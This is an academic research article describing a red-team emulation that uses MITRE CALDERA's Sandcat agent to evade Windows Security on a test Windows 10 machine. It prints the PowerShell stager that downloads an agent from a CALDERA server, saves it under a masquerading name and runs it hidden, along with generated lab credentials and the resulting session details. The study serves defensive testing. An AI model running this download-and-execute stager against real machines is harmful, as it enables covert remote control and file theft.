RESEARCH ARTICLE

REVISED Study of bypassing Microsoft Windows Security using the MITRE CALDERA Framework [version 3; peer review: 2 approved]

Nachaat Mohamed

Assistant Professor of Homeland Security, Rabdan Academy, Abu Dhabi, United Arab Emirates

v3 **First published:** 14 Apr 2022, **11**:422
https://doi.org/10.12688/f1000research.109148.1

Second version: 25 May 2022, **11**:422
https://doi.org/10.12688/f1000research.109148.2

Latest published: 29 Sep 2022, **11**:422
https://doi.org/10.12688/f1000research.109148.3

Abstract

Background: Microsoft Windows Security is a recently implemented safeguard for the Windows operating systems, including the latest versions of Windows10 and 11. However, there is a major shortcoming in this system to stop Advanced Persistent Threat (APT). These are government-financed groups that are funded to attack other government entities. Following the initial security breach, the hacked Windows device is used to access the rest of the network devices in order to transfer data to external storage (Exfiltration).
Methods: In this work, we have tested the Microsoft Windows Security system using MITRE CALDERA and ATT&CK frameworks and explain how APT groups are able to bypass Windows Security.
Results: In this study we used "54ndc47" agent through GoLang feature in MITRE CALDERA platform to test and bypass Microsoft Windows Security systems (MS Windows 10). Through it, we were able to bypass the Windows Security system and display entire files in the victim's device.
Conclusions: In this paper, we have provided recommendations to Microsoft to improve their Windows Security tool through the use of Artificial intelligence (AI).

Keywords

APT, CPU, Attack, Exploit, Detection, Cyberattack.

This article is included in the IIARP Publications gateway.

Open Peer Review

Approval Status ✓ ✓

	1	2
version 3 (revision) 29 Sep 2022		✓ view
version 2 (revision) 25 May 2022	✓ view	? view
version 1 14 Apr 2022	? view	

1. **Abdullah Alabdulatif**, Qassim University, Al-Rass, Saudi Arabia

2. **Hamed Taherdoost**, Hamta Business Corporation, Vancouver, Canada
University Canada West, Vancouver, Canada

Any reports and responses or comments on the article can be found at the end of the article.

Corresponding author: Nachaat Mohamed (eng.cne1@gmail.com)

Author roles: Mohamed N: Conceptualization, Data Curation, Methodology, Writing – Original Draft Preparation, Writing – Review & Editing

Competing interests: No competing interests were disclosed.

Grant information: This work was fully funded by Rabdan Academy (Homeland Security) Abu Dhabi, United Arab Emirates.
The funders had no role in study design, data collection and analysis, decision to publish, or preparation of the manuscript.

How to cite this article: Mohamed N. **Study of bypassing Microsoft Windows Security using the MITRE CALDERA Framework [version 3; peer review: 2 approved]** F1000Research 2022, **11**:422 https://doi.org/10.12688/f1000research.109148.3

First published: 14 Apr 2022, **11**:422 https://doi.org/10.12688/f1000research.109148.1

REVISED **Amendments from Version 2**

- MITRE, ATT&CK, CALDERA, Red Team has been added to the Keyword section.
- The punctuation has been added as you recommended in the sentence "In this study (In this study,) we used "54ndc47" agent through GoLang;
- Grammatical error in "Microsoft have (has)" It has been changed.
- The limitation section has been added to the paper.
- A brief introduction about AI has been added to the introduction section.
- The motivation behind using MITRE CALDERA has been added at the end of the introduction section.
- The new directions of the paper and future work has been added at the end of the conclusion section.
- The difference between this paper and the rest papers in the related work section has been added at the end of the related work section.
- References [38]-[39] has been added.

Any further responses from the reviewers can be found at the end of the article

Introduction

Windows 10 and 11 incorporate Windows Security, which provides users with the most recent antivirus assurance. Windows Security will begin operating and secure the system from the minute one begins Windows.[1] It ceaselessly looks for malware (pernicious programs), infections, and security dangers.[1] In addition to this real-time assurance, overhauls are downloaded automatically to assist in keeping the device secure from ongoing threats. Since this mode is streamlined for tighter security, the Infection & Danger assurance zone has fewer alternatives.[2] Built-in security within this mode that naturally anticipates infections and other dangers running on user devices, and users then receive security overhauls as they continue using their device.

As with each previously released version, Windows 10 was intended to be the most secure Windows operating system. As part of that release, Microsoft presented Windows Security as a beneficial addition.[3] This offered an improved approach to building, sending, and adjusting Windows data, and unused highlights are built persistently with each overhaul. Windows 10 also has more layers of assurance that assist in securing organizational information, as well as identifying unsafe behaviors and modern assaults. Windows 10 is therefore making a difference using superior secure data and with each subsequent release, Microsoft has built upon the existing security measures by including modern security highlights.[3] They have consciously tended to dangers through iterative design, ensuring that improved security is one of the operating system's greatest benefits.[4,5] However, there is a huge shortcoming in this product, and traditional hackers and Advanced Persistent Threat (APT) groups are utilizing varying methods to bypass this improved level of Windows security.

In order to test the level of vulnerability, we simulated an APT attack to bypass the Windows security, using the CALDERA framework from MITRE. CALDERA is a tested framework to evaluate features of infrastructure security posture through penetration testing. It tests the entire suite of tactics and techniques used by APT.[12,13] The CALDERA framework is used by red teams to protect organizations against sophisticated attacks, and adversary emulation is resource intensive and can present challenges. To combat these challenges, the CALDERA framework offers an intelligent, automated system of red teamwork, which can reduce the resources needed by penetration testing and security teams for routine testing. This then leads to providing the right solution/recommendation to the blue teams/organizations.[14,15]

CALDERA can also be utilized to test endpoint security arrangements and evaluate a network's security capability to withstand the common post-compromise, antagonistic strategies contained within the ATT&CK approach.[14] CALDERA leverages the ATT&CK approach to distinguish and imitate enemy behaviors as if a genuine interruption is happening. This empowers computerized evaluations of a network's defenselessness to enemy penetration, permitting organizations to see their systems through the eyes of a progressive, determined danger, on-demand and to confirm the strength of guards and security arrangements currently based upon known risk methods. It also employs an enemy representation dialect; the ATT&CK profile. This is a motor choice to prepare assembled information and select ensuing activities, and a specialist conducting the operation. Utilizing CALDERA can therefore decrease assets required for appraisals and permit groups to focus on modern approaches to more difficult issues.[16] This can enable organizations to tune behavioral-based, interruption discovery frameworks more quickly as they are deployed.[17]

CALDERA is also complementary to other types of security evaluation. The infrastructure security position is commonly surveyed based on program fix levels, security controls, and shield devices. Whereas numerous interruption location apparatuses depend on looking for known risk markers which alter as often as possible. Appraisals and enemy discovery are only typically based upon foe behavior.[18] This can change how shields respond to, identify, and react to dynamic dangers. CALDERA can also make a difference to shield approaches as it can move past discovery of pointers of compromise, through to location and reaction of foe behavior.[17] In addition to the expansion to the open-source adaptation of CALDERA, Miter maintains a closed-source form that highlights extra capabilities, creating superior adaptability to more endpoints. These are used to examine authorizing or collaboration exercises on closed-source CALDERA.[18,19]

Artificial intelligence (AI) is a branch of computer science that deals with the creation of intelligent machines that can work and react like humans. AI is a rapidly growing field with immense potential. Its applications are already being used in a variety of industries, from healthcare to finance manufacturing. In healthcare, AI is being used to develop new treatments for diseases, help diagnose patients faster and more accurately, and even provide personalized medicine.[38] In finance, AI is being used to develop better financial models and predictions, as well as to automate tasks such as fraud detection. In manufacturing, AI is being used to create more efficient production lines and improve quality control. AI has the potential to revolutionize every industry, and its impact will only continue to grow in the years to come.[39]

AI can use in the cyber security field to protect the organization against attacks and data breaches. There are many ways that AI can be used in cyber security, including:

1. Identifying and classifying malware: AI can be used to develop algorithms that can identify and classify malware, helping to protect systems from infection.

2. Detecting anomalous behavior: AI can be used to detect anomalous behavior on networks and systems, which could indicate a security threat.

3. Generating security alerts: AI can be used to generate security alerts in response to suspicious activity, helping organizations to take action quickly.

4. Responding to attacks: AI can be used to develop automated responses to attacks, helping organizations to defend themselves against sophisticated threats.

In this study we suggested Microsoft employ AI in MS windows to analyze the commands before executing them over any MS windows machine.

The motivation behind use MITRE's CALDERA is, CALDERA is an adversary emulation system that allows users to create and run realistic cyber attack simulations against their own networks. This process allows defenders to train their unicorn blue teams, assess their detection and response capabilities, and test their incident response plans.

In the past, many organizations have relied on Rules of Engagement (ROE) to guide their incident response. However, the recent increase in sophisticated cyber attacks has made ROE obsolete. To adequately prepare for today’s cyber threats, organizations need to move away from ROE and towards simulation-based training.

CALDERA provides a number of benefits over other incident response training methods, such as:

1. CALDERA can generate unlimited training scenarios, so your incident response team can be prepared for any type of attack.

2. CALDERA integrates with your existing security tools and systems, so you can use all of your normal tools during training.

3. CALDERA automatically records all training events, so you can debrief and improve your team’s performance after each exercise.

4. CALDERA Allowing organizations to train their entire blue team.

Related work

Microsoft’s Protector is proficient at recognizing malware records, blocking misuses and network-based assaults, and hailing phishing destinations. It incorporates basic PC execution and wellbeing reports, as well as parental controls with substance sifting, utilization impediments, and area following. Antivirus software is fundamental if the user is utilizing a Mac or Windows device; both come with some level of infection assurance built in.[3,4,7] In order to build upon these protections and develop endpoint security, protection against malware and possibly undesirable programs, it is best to introduce a third-party antivirus application. Microsoft Guard was not present in the old versions of Windows operating systems, so users of Microsoft operating systems purchased or acquired an antivirus program for device protection.

This has changed over time, and Microsoft has integrated an antivirus program to protect its operating systems and software running under them 10.[8,9]

Microsoft now indirectly implies that when in the Microsoft system work environment, a user does not need the support of other companies for protection. Microsoft are now able to provide this protection to the end user utilizing Microsoft Protector. A user's device, files, and data are under its protection from direct or indirect tampering.[10,11] In addition, it is now true that Microsoft Shield is sometimes seen as a competitor with decent protection capabilities when compared to the large security systems in the free antivirus world.[10] This product has evolved significantly since being first developed due to Microsoft's relentless pursuit of this product. This could be because it would prevent the company's end users from buying protection products from other companies, which was clearly noted in the latest evaluations conducted by the main independent laboratories that conduct tests at fixed intervals to measure the readiness of antivirus applications.[7] A test of these available antivirus systems was conducted in July and October 2020 by AV-Comparatives, showing that Microsoft's performance improved considerably, and Microsoft was rated overall as 'good' as it was able to stop 99.5% of the risks, and in this test it came in twelfth place among 17 competing anti-virus programs.[21,22] In another similar evaluation conducted by SE Labs, Microsoft's product scored 99%, making it the fifth out of 13 participants in the competition. In a further report on protection against intrusion, as of 2020, Microsoft ranked fourth; a result indicating its quality, especially considering the competition was with top providers in the antivirus industry.[23] The overall picture, therefore, is that Microsoft Guard is now more than robust in terms of protecting the user from hacking and malware. In short, according to Avira, we can say that Microsoft Protector may be sufficient for the user to satisfactorily protect their data, but it is also clear that it represents a reputable and reliable 'non-free' antivirus option.[24]

With regards to users who do not have high levels of technical experience, it is difficult for them to correctly judge whether this product is sufficient to protect them or not. It can therefore represent an advantageous product for some, and a limited one for others. This difference depends on the way users navigate their computer hardware, software and the Internet.[8] However, if the user can easily get a free protection program that meets their needs and does not put them at risk, then those can represent a suitable subscription for both experienced users and novice users.[7,8,10] Unfortunately, the area of antivirus software can also be used by malicious groups to distribute agents used to penetrate users' systems. This has and will continue to occur, and therefore improved access to reputable antivirus programs for both ends of the market is a positive change.[11] However, it is also true that although Microsoft strives to maintain its reputation and increase the number of its users by providing products that meet user needs,[29] the findings from this paper prove with conclusive evidence that it is possible to bypass Microsoft Anti-Virus and take control of the device, just as the same device can then be used to hack the rest of the devices in the same infrastructure.

At the end of this section, it should be noted that all the articles mentioned in the related work section, including mine, succeeded in explaining the characteristics and features of the CALDERA platform on the victim's device. What distinguishes my article from all other articles is that it succeeded in practically using the CALDERA framework and bypassing MS Window security in the initial access technique and viewing the victim machine files, and this is what the other articles failed in.

Methods

The objective of robotized/simulated APT attacks imitating adversaries (APT groups) is to detect weaknesses in the current systems and provide system defenders with an apparatus able to execute a full-scale evaluation of their organization, working in a way that is comparable to a genuine adversary. Such an apparatus has noteworthy utility for guards, ultimately providing a standard for what their network looks like to an enemy, producing preparedness data, identifying shortcomings and/or misconfigurations, and testing in-place security measures and devices. This provides a valuable experimental proof for a cautious blue team to build on.[2,30] We differentiate this with a device that, for example, only distinguishes assault methods and approaches without actually executing them. This tool could provide an outline of what the organization looks like digitally, but typically will come up short to realize other utilization cases because it omits critical, hard-to-measure points of interest, and requires the authenticity of genuine execution. The objective of CALDERA therefore is to drive automated adversaries that do not just imitate, but also incorporate:

1) Selecting and chaining actions in ways comparable to how an attacker would.

2) Allowing shields to be able to utilize the tool without requiring express arrangement of points of interest. These are both time-intensive to gather and are nearly incomprehensible for guards to completely track.

3) The framework executes the same techniques that a genuine enemy would, and, like a genuine adversary, should begin at initial compromise, and progress to their intended end after achieving (or coming up short to realize) a particular set of goals.

4) Clients of the framework ought to be able to run appraisals with methods of their choosing, as well as have the capacity to include modern strategies.[2,29,31]

CALDERA therefore offers and adds to the field of information security, as it automates the penetration-testing process and simulates the tactics and techniques used by state-funded hacking groups to attack other countries for the purposes of espionage or sabotage.[16] As a consequence, it is used as a tool by red teams to simulate a real attack, and blue teams can then use realistic data to explain protection plans and methods to protect public and private institutions.[18] It has also been designed to deal with aspects of the defensive and offensive systems of MITER ATT&CK. This system consists of two components: 1) the server that contains all the operations with an application interface to control all the operations that take place on the victim's device.[18] 2) Additions. This is the main user interface through which it is possible to control the addition and deletion of components that serve the attack process, which must eventually lead to access and control of the largest possible amount of the target device's resources.[19,20] The end result therefore provides a product that will automatically test an organization's infrastructure against the tactics and techniques used by currently operating hackers.[15] It provides the red team a contemporary and informed ability to test the dangerous infrastructure in the shortest possible time and with as few people as possible, so one or two individuals can simulate an entire team of penetration testers. This is provided by CALDERA, produced and developed by MITER.[17,31,36] It can be directly used to design a client and test it on potential victims to test if there is a vulnerability that hackers can use against the targeted network and the rest of the network devices.[16,32] This paper presents an application of the CALDERA approach to Microsoft's security systems. It demonstrates that the protections were bypassed, new permissions were added, and all files on the victim's device were accessed.

The client used in the attack is called Sandcat, a small command generation program identified as "54ndc47", which can evade and attack the opponent, and reconnect with the CALDERA server. This "54ndc47" agent was created in GoLang to be compatible with most existing operating systems. The operation of "54ndc47" requires port 8888 to be opened to communicate with the server. To run "54ndc47", one of the commands included in this framework that corresponds to the operating system or the so-called potential target is used, which allows the user to run remote commands.[15] These commands download the "54ndc47" executable compiled and provided by CALDERA and immediately run it on the victim or target machine. All commands and instructions can then be accessed through the Sandcat plugin. Once commands are executed on the target device, the attacker's device appears to have successfully communicated with the victim's device after sending it to CALDERA. With regards to the CALDERA server, every time a transfer command is run, the attack command forcefully reassembles itself and changes its source code to contact the attacker's machine, so that it gets a "MD5" miscellaneous registry hash. This certainly helps bypassing command-dependent signature detections in files.[17,37] When running "54ndc47", important parameters can be used after the executable is running. The agent in this regard must be sent to at least one victim device within the target infrastructure.[19] In addition, virtual groups will be used during the attack process and the communication between the victim's device and the attacker. The attack process is organized and arranged to maintain the lightweight code, "54NDC47" or hack commands which are sometimes restrictive to avoid detection devices in general.



CALDERA
OS Specific command to download SANDCAT (Agent) from CALDERA instance execute SANDCAT agent.
Windows Machine infected by SANDCAT
CALDERA
Agent call back CALDERA
Windows Machine infected by SANDCAT
CALDERA
Caldera Access windows Machine
Windows Machine infected by SANDCAT

Figure 1. **SANDCAT methodology (agent).**

The work used in the attack process has powerful additional features, referred to as GoCat extensions. It also includes an extension to the existing GoCat module tokens to provide many benefits, such as the use of a peer-to-peer broker, additional proxies, and additional C2 communication protocols.[13] To request other restricted plugins from GoCat, the client can perform a HTTP merge of all GoCat extensions when C2 is queried, which is called a custom assembler. The title should be a comma-separated list with technical considerations.[33] The server includes additional extensions and is not required if their conditions are met (e.g., if extension A requires a specific GoLang that is not available on the server, then extension A is almost certainly not included at this point). It is possible to set default values for these alternatives when Sandcat is pulled from an attacker's machine. Of course, this is highly valuable if hiding parameters from a method is required. This can be done by passing the values as headers instead of as parameters.

For illustration, the following will download a windows executable that will utilize http://192.168.1.14:8888 as the server address rather than http://localhost:8888.

Steps

First step: update Kali Linux

In this step, we updated the Kali Linux system version 2022.1 to get the latest version of all the programs in the Kali Linux distribution; this can be done by typing the following command in the terminal "apt-get update". Figure 2 shows the command used to update Kali Linux.

Second step: installing CALDERA


Then, we proceeded to installing the CALDERA framework within the Kali distribution by using the following command "apt-get -y install caldera". Figure 3 shows the command used to install CALDERA.

Third step: running CALDERA

Since CALDERA was integrated into the Kali repositories of the latest versions, this made it easy to install and run the CALDERA system from Kali Linux. After we installed CALDERA in the previous step, we then ran it via the command "caldera". Figure 4 shows the command used to run CALDERA.


Fourth step

After using the previous command, we obtained the login information to the CALDERA framework, red username and password, blue username and password. In this study, we logged in using the red user and password. Considering that CALDERA runs through port 8888, we could start CALDERA by going to the browser and typing the IP of the CALDERA device followed by the port as in the following example. http://192.168.0.14:8888/ or http://localhost:8888/




```
┌──(root㉿kali)-[/home/kali]
└─# apt-get update
Get:1 http://kali.download/kali kali-rolling InRelease [30.6 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [18.0 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [40.9 MB]
```

Figure 2. Updating Kali Linux.



```
┌──(root㉿kali)-[/home/kali]
└─# apt-get -y install caldera
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  docutils-common golang-1.17-go golang-1.17-src golang-go golang-src
  pkg-config python-tinycss2-common python3-aiohttp-apispec
```

Figure 3. Installing CALDERA.



```
┌──(root㉿kali)-[/home/kali]
└─# caldera
2022-03-05 06:33:13 - INFO  (config_generator.py:55 ensure_local_config) Creatin
g new secure config in conf/local.yml
2022-03-05 06:33:13 - INFO  (config_generator.py:30 log_config_message)
Log into Caldera with the following admin credentials:
    Red:
        USERNAME: red
        PASSWORD: je2nj8OypHUCp4fZiH08R9z0qDeKTD6vexftrOJ7Ru0
        API_TOKEN: Sugyhnx290IG3zAFgHh8wvx0zqWHh9yBICUHurcVkuk
    Blue:
        USERNAME: blue
        PASSWORD: -D0l9rMAeBfKnAup-aWiv8UzFBO5JZITtlzxwehNPLw
        API_TOKEN: 4IFZ0t-TijreQiV2Kn47uVPM4f_ZAy-1MZT_lSa0kSA
```

Figure 4. Running CALDERA.

Red:


USERNAME: red

PASSWORD: je2nj8OypHUCp4fZiH08R9z0qDeKTD6vexftrOJ7Ru0

API_TOKEN: Sugyhnx290IG3zAFgHh8wvx0zqWHh9yBICUHurcVkuk

We then logged into the CALDERA framework, and selected "Navigate", then "Agent", and then we chose the orange key on the left side “Click here to deploy an agent”; after that, we identified the agent kind “54ndc47. Finally, we specified the operating system as “Windows”. Depending on these settings, the CALDERA system generates a code to create a client to bypass the Windows Security system and get a direct connection to the victim’s machine as shown below:

```
($server="192.168.0.14:8888/";$url="$server/file/download";$wc=New-Object System.Net.WebClient;$wc. Headers.
add("platform","windows");$wc. Headers.add("file","sandcat.go");$data=$wc. DownloadData($url);$name=$wc.
ResponseHeaders["Content-Disposition"].Substring($wc. ResponseHeaders["Content-Disposition"].IndexOf("file-
name=")+9).Replace("`"","");get-process|? {$_.modules.filename -like "C:\Users\Public\$name.exe"}|stop-process -f;
```



54ndc47: A GoLang agent which communicates through

windows

** Variations of the deployment command will be shown for each supported operating system

app.contact.http: http://192.168.1.14:8888/

agents.implant_name: splunkd

A GoLang agent which communicates through the HTTP contact (psh)

```
$server="http://192.168.1.14:8888/";$url="$server/file/download";$wc=New-Object
System.Net.WebClient;$wc.Headers.add("platform","windows");$wc.Headers.add("file","sandcat.go");$data=$wc.DownloadData($url);$name=$wc.ResponseHea
Disposition"].Substring($wc.ResponseHeaders["Content-Disposition"].IndexOf("filename=")+9).Replace("`"","");get-process | ? {$_.modules.filename
-like "C:\Users\Public\$name.exe"} | stop-process -f;rm -force "C:\Users\Public\$name.exe" -ea ignore;[io.file]::WriteAllBytes("C:\Users\Public
\$name.exe",$data) | Out-Null;Start-Process -FilePath C:\Users\Public\$name.exe -ArgumentList "-server $server -group red" -WindowStyle hidden;
```

Figure 5. Creating an agent for a specific OS.

rm -force "C:\Users\Public\$name.exe" -ea ignore;[io.file]::WriteAllBytes("C:\Users\Public\$name.exe",$data)|Out-Null;Start-Process -FilePath C:\Users\Public\$name.exe -ArgumentList "-server $server -group red" -WindowStyle hidden;)).

Ethics approval

This study was approved by Rabdan Academy (Homeland Security (HLS) department), Abu Dhabi, United Arab Emirates.

Results


Bypassing Windows security

Organizations may fail if they do not implement a solid approach against apt attack and confirmation controls may then permit an aggressor to evade verification. In addition, enemies may also evade the verification component through taking substantial victim sessions and cookies. It is also possible to avoid authentication powerlessness, which appears to permit assailants to perform different noxious processes by avoiding the device verification method. After performing this process, the primary concern is verification bypassing abuse, solely because of a powerless confirmation structure. Companies that fail to maintain a robust and secure infrastructure may create many conditions that allow an attacker to bypass verification.[5,6,37]

In this study, CALDERA was used to send a single command to the victim's device, and through it enable the opening of a session on the target device. This provided the hostname, username, privilege, group, and other sensitive information. Figures 3 and 4 show the command used to bypass Microsoft Windows security and take over the victim machine through got active session over victim machine. Figure 5 shows create agent from CALDEARA server for Windows operating system.

Following this, the green color batten was utilized (agent 16232) to open the operations screen; this provides considerable possibilities with regards to implementing all the tactics and techniques used by the offensive groups' APTs. All this was performed without any warnings or messages identifying suspicious activity on the victim's device, even though the version installed was recently updated to the latest one available. Figure 6 shows bypassing Windows security (connected with victim machine and take over through the agent).

After bypassing the Windows security system by agent that was created by CALDERA and then applying the Collection tactic, gives us the ability to collect the entre files from the victim's machine as shown in the following figure. Taking into




hsctkl

* Property can be updated


Contact *	HTTP
Host	DESKTOP-7QA2GBJ
Username	DESKTOP-7QA2GBJ\engcn
Privilege	User
Last seen	2021-12-28 15:21:06
Created	2021-12-28 15:15:09
Group *	red
Sleep *	30/60
Watchdog *	0
Architecture	amd64
Platform	windows
PID	1268
PPID	2056
Executable name	splunkd.exe
Location	C:\Users\Public\splunkd.exe
Executors	["cmd","psh"]
Host IP Addresses	[]
Peer-to-Peer Proxy Receivers	No local peer-to-peer proxy receivers active.
Peer-to-Peer Proxy Chain	Not using peer agents to reach C2.

Figure 6. Bypassing Windows Security (connected with victim machine and take over through the agent).



